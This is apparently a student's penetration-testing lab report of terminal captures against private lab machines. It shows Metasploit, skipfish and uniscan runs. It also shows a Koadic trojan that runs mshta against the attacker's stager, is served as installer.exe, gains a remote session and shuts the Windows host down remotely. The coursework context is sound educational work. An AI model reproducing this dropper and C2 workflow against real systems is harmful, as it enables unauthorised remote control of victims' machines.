msf6 exploit(windows/http/sambar6_search_results) > exploit

[*] Started reverse TCP handler on 192.168.123.10:4444
[*] 192.168.123.60:80 - Sending 14420 bytes to remote host.
[*] 192.168.123.60:80 - Got Response!
[*] Exploit completed, but no session was created.
```

No session was created, I also tried searching for other cve codes that matched services currently running on such as apache 1.3.20 cve code 2002-2029 and more

But in msfconsole those cve codes were not found

From lab 3, unpatched services could lead to such attacks in lab tutorial

Outdated and misconfigured services also is a vurnerability and use of exploitdb expands the range of attacks by simply searching matching version of specific service, the applicable exploit manuals appear

Lab 4

```
(kali㉿kali)-[~]
└─$ sudo apt install koadic g++ mingw-w64
[sudo] password for kali:
g++ is already the newest version (4:14.2.0-1).
g++ set to manually installed.
Installing:
  koadic  mingw-w64

Installing dependencies:
g++-mingw-w64      g++-mingw-w64-x86-64-posix  gcc-mingw-w64-i686-posix-runtime
g++-mingw-w64-i686   g++-mingw-w64-x86-64-win32  gcc-mingw-w64-x86-64
g++-mingw-w64-i686-posix  gcc-mingw-w64          gcc-mingw-w64-x86-64-posix
g++-mingw-w64-i686-win32  gcc-mingw-w64-i686       gcc-mingw-w64-x86-64-posix-runtime
g++-mingw-w64-x86-64    gcc-mingw-w64-posix      python3-rjsmin

Suggested packages:
  gcc-13-locales

Summary:
  Upgrading: 0, Installing: 17, Removing: 0, Not Upgrading: 0
  Download size: 145 MB
  Space needed: 600 MB / 56.3 GB available

Continue? [Y/n] ■
```

```
(koadic: sta/js/mshta)$ use stager/js/mshta
(koadic: sta/js/mshta)$ info




| NAME     | VALUE          | REQ | DESCRIPTION                                 |
|----------|----------------|-----|---------------------------------------------|
| SRVHOST  | 172.23.185.125 | yes | Where the stager should call home           |
| SRVPORT  | 9999           | yes | The port to listen for staggers on          |
| EXPIRES  |                | no  | MM/DD/YYYY to stop calling home             |
| KEYPATH  |                | no  | Private key for TLS communications          |
| CERTPATH |                | no  | Certificate for TLS communications          |
| ENDPOINT | IK9v9          | yes | URL path for callhome operations            |
| MODULE   |                | no  | Module to run once zombie is staged         |
| ONESHOT  | false          | yes | oneshot                                     |
| AUTOFWD  | true           | yes | automatically fix forwarded connection URLs |


```

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/IK9v9
[>] mshta http://192.168.123.10:9999/IK9v9
```

Generated command and copied it



```
File Actions Edit View Help
#include <stdlib.h>^M
int main() ^M
    //run^M
    system("${mshta http://192.168.123.10:9999/IK9v9}");^M
```

Created installer.c

```
(kali㉿kali)-[~]
└─$ x86_64-w64-mingw32-gcc -o installer.exe installer.c
```

Executed the file

```
(kali㉿kali)-[~]
$ sudo cp installer.exe /var/www/html/
```


Copied it

```
(kali㉿kali)-[~]
$ ls -lah /var/www/html/
total 136K
drwxr-xr-x 2 root root 4.0K Mar 16 02:30 .
drwxr-xr-x 3 root root 4.0K Aug 18 2024 ..
-rw-r--r-- 1 root root 11K Aug 18 2024 index.html
-rw-r--r-- 1 root root 615 Aug 18 2024 index.nginx-debian.html
-rwxr-xr-x 1 root root 111K Mar 16 02:30 installer.exe
```


Confirmed its copied

```
(kali㉿kali)-[~]
$ systemctl start apache2
```

Apache initiated



visited from windows lab and installed installer.exe



```
(koadic: sta/js/mshta)$ set SRVHOST 192.168.123.10
[+] SRVHOST => 192.168.123.10
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/p0YzX
[>] mshta http://192.168.123.10:9999/p0YzX
[+] Zombie 0: Staging new connection (192.168.123.70) on Stager 0
[+] Zombie 0: WIN-KPRS9IVQGF2\jcu-win-lab @ WIN-KPRS9IVQGF2 -- Windows 7 Ultimate
(koadic: sta/js/mshta)$
```

Access gained

```
(koadic: sta/js/mshta)$ zombies

      ID      IP          STATUS    LAST SEEN
      --      --          --        --
      0      192.168.123.70  Alive     2025-03-16 02:54:58

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.
```

See the commands

```
kali@kali: ~
File Actions Edit View Help
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)$ zombies 0

ID: 0
Status: Alive
First Seen: 2025-03-16 02:54:24
Last Seen: 2025-03-16 02:57:14
Listener: 0

IP: 192.168.123.70
User: WIN-KPRS9IVQGF2\jcu-win-lab
Hostname: WIN-KPRS9IVQGF2
Primary DC: Unknown
OS: Windows 7 Ultimate
OSBuild: 7601
OSArch: 64
Elevated: No

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Session Key: c02a6730ca4b4c02b275a08a636d63f1

JOB NAME STATUS ERRNO

(koadic: sta/js/mshta)$
```

By typing zombies 0


Could gain information of win lab

```
(koadic: sta/js/mshta)$ use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)$ info

NAME VALUE REQ DESCRIPTION
CMD hostname yes command to run
OUTPUT true yes retrieve output?
DIRECTORY %TEMP% no writeable directory for out
ZOMBIE ALL yes the zombie to target

(koadic: imp/man/exec_cmd)$ set CMD shutdown -s -t 1
[+] CMD => shutdown -s -t 1
(koadic: imp/man/exec_cmd)$
```

Used implant and set cmd to shutdown



With few notifications saying this application is no longer valid the win lab was shut down

finding and using vulnerabilities in outdated services like apache and samba is important and use of exploitdb is essential as well

this lab emphasizes importance of patching services up to date to avoid any possible vulnerabilities, on the other hand as an attacking perspective, looking for unpatched services would be focused target since it is stage of granting access to a system

Lab 1

```
(kali㉿kali)-[~]
$ skipfish -o ~/test/ -S /usr/share/skipfish/dictionaries/complete.wl http://192.168.123.50/phpMyAdmin
```

Ran skip fish towards jcu eh lab

```
kali@kali: ~
File Actions Edit View Help
Scan statistics:
  Scan time : 0:27:57.913
  HTTP requests : 230736 (138.7/s), 1939330 kB in, 106983 kB out (1219.6 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 2308 total (106.8 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 1476506 skipped
  Reqs pending : 15655

Database statistics:
  Pivots : 508 total, 147 done (28.94%)
  In progress : 197 pending, 117 init, 27 attacks, 20 dict
  Missing nodes : 55 spotted
  Node types : 2 serv, 74 dir, 49 file, 26 pinfo, 190 unkn, 168 par, 0 val
  Issues found : 203 info, 1 warn, 33 low, 37 medium, 0 high impact
  Dict size : 2814 words (599 new), 112 extensions, 256 candidates
  Signatures : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 508
[+] Looking for duplicate entries: 508
[+] Counting unique nodes: 460
[+] Saving pivot data for third-party tools ...
```

Took longer than estimated time, I exited manually

Skipfish - scan results browser

file:///home/kali/test/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

skipfish WEB APP SCANNER

Scanner version: 2.10b Random seed: 0x371f7bc2 Scan date: Tue Mar 25 19:35:04 2025 Total time: 0 hr 27 min 57 sec 914 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

- http://192.168.123.50/ (37) 22 1 183 455
- https://192.168.123.50/ (2)

Document type overview - click to expand:

- application/javascript (14)
- application/xhtml+xml (19)
- application/zip (1)
- image/gif (3)
- image/png (4)
- text/css (5)
- text/html (6)
- text/plain (17)

Issue type overview - click to expand:

- Incorrect caching directives (higher risk) [\(1\)](#)
- Interesting server message [\(32\)](#)
- XSS vector in document body [\(4\)](#)
- Signature match detected [\(17\)](#)
- Incorrect caching directives (lower risk) [\(3\)](#)
- HTML form with no apparent CSRF protection [\(1\)](#)
- Directory listing restrictions bypassed [\(1\)](#)
- Response varies randomly, skipping checks [\(1\)](#)
- Numerical filename - consider enumerating [\(2\)](#)
- Incorrect or missing charset (low risk) [\(41\)](#)
- Generic MIME used (low risk) [\(8\)](#)
- Password entry form - consider brute-force [\(6\)](#)
- HTML form (not classified otherwise) [\(35\)](#)
- Unknown form field (can't autocomplete) [\(33\)](#)
- Hidden files / directories [\(9\)](#)
- Directory listing enabled [\(20\)](#)
- Resource not directly accessible [\(1\)](#)
- New 404 signature seen [\(1\)](#)
- New X-* header value seen [\(25\)](#)
- New 'Server' header value seen [\(1\)](#)
- New HTTP cookie added [\(10\)](#)

NOTE: 100 findings maximum per issue or document link

These screenshots are result of scan

Findings are

Incorrect caching directives: Can lead to sensitive data being stored in cache

XSS vector in document body: May indicate possible Cross-Site Scripting vulnerabilities


Interesting server messages: May leak information about server config or behaviour

Directory listing enabled: Exposes internal file structure, which attackers can use to gather more intel

Hidden files/directories: These could be forgotten or sensitive files unintentionally exposed

Password entry forms: May be brute-forceable or improperly secured

No CSRF protection in an HTML form: Puts the server at risk of Cross-Site Request Forgery



The screenshot shows a browser window with the address bar set to 192.168.123.50/phpMyAdmin/phpmyadmin.css.php. The page content displays a large block of CSS code, which is the source code for the file at the specified URL. The CSS code includes various syntax highlighting rules for comments, digits, punctuation, and other elements, along with general tags and font-size declarations.

```
.syntax_comment {color: #808000;}\n.syntax_comment_mysql {} \n.syntax_comment_ansi {} \n.syntax_comment_c {} \n.syntax_digit {} \n.syntax_digit_hex {color: teal;}\n.syntax_digit_integer {color: teal;}\n.syntax_digit_float {color: aqua;}\n.syntax_punct {color: fuchsia;}\n.syntax_alpha {} \n.syntax_alphaColumnType {color: #FF9900;}\n.syntax_alpha_columnAttrib {color: #0000FF;}\n.syntax_alpha_reservedWord {color: #990099;}\n.syntax_alpha_functionName {color: #FF0000;}\n.syntax_alpha_identifier {color: black;}\n.syntax_alpha_charset {color: #6495ed;}\n.syntax_alpha_variable {color: #800000;}\n.syntax_quote {color: #008000;}\n.syntax_quote_double {}\n.syntax_quote_single {}\n.syntax_quote_backtick {}\n.syntax_indent0 {margin-left: 0em;}\n.syntax_indent1 {margin-left: 1em;}\n.syntax_indent2 {margin-left: 2em;}\n.syntax_indent3 {margin-left: 3em;}\n.syntax_indent4 {margin-left: 4em;}\n.syntax_indent5 {margin-left: 5em;}\n.syntax_indent6 {margin-left: 6em;}\n.syntax_indent7 {margin-left: 7em;}\n\n/* general tags */\nhtml {\n    font-size: 82%;\n}\n\ninput, select, textarea {\n    font-size: 1em;\n}\n\nbody {
```

In the content of incorrect caching directive, the css format is visible showing incorrect caching

Lab 2

```
(kali㉿kali)-[~]
$ sudo uniscan -u http://192.168.123.50/mutillidae -q
```

Ran uniscan -q on eh lab

```
Scan date: 7-4-2025 9:26:40
=====
| Domain: http://192.168.123.50/mutillidae/
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| IP: 192.168.123.50
=====
Directory check:
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/classes/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/credits/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/footer/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/home/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/images/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/includes/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/index/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/javascript/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/login/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/phpinfo/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/register/
[+] CODE: 200 URL: http://192.168.123.50/mutillidae/styles/
=====
Scan end date: 7-4-2025 9:27:16
```

Uniscan found several open folders on the website, like /phpinfo/, /login/, and /register/.

These could be used to find more information or weaknesses during a security test

The /phpinfo/ page is especially risky because it can show details about the server

This kind of scan helps spot areas that might need better protection

```
(kali㉿kali)-[~] Pictures
$ sudo uniscan -u http://192.168.123.50/mutillidae -we
```

Ran -we scan

```
| Domain: http://192.168.123.50/mutillidae/
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| IP: 192.168.123.50
=====
| File check:
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/config.inc
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/favicon.ico
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/home.php
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/index.php
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/login.php
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/phpinfo.php
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/robots.txt
=====
| Check robots.txt:
| [+] User-agent: *
| [+] Disallow: ./passwords/
| [+] Disallow: ./config.inc
| [+] Disallow: ./classes/
| [+] Disallow: ./javascript/
| [+] Disallow: ./owasp-esapi-php/
| [+] Disallow: ./documentation/
|
| Check sitemap.xml:
```

The -we scan found several important files like /config.inc, /login.php, and /phpinfo.php. It also found a robots.txt file which listed restricted paths like /passwords/ and /config.inc/. These hidden or sensitive directories might contain sensitive data or vulnerabilities and are good targets for further exploit

Lab3

onafterscriptexecute


Compatibility: Fires after script is executed

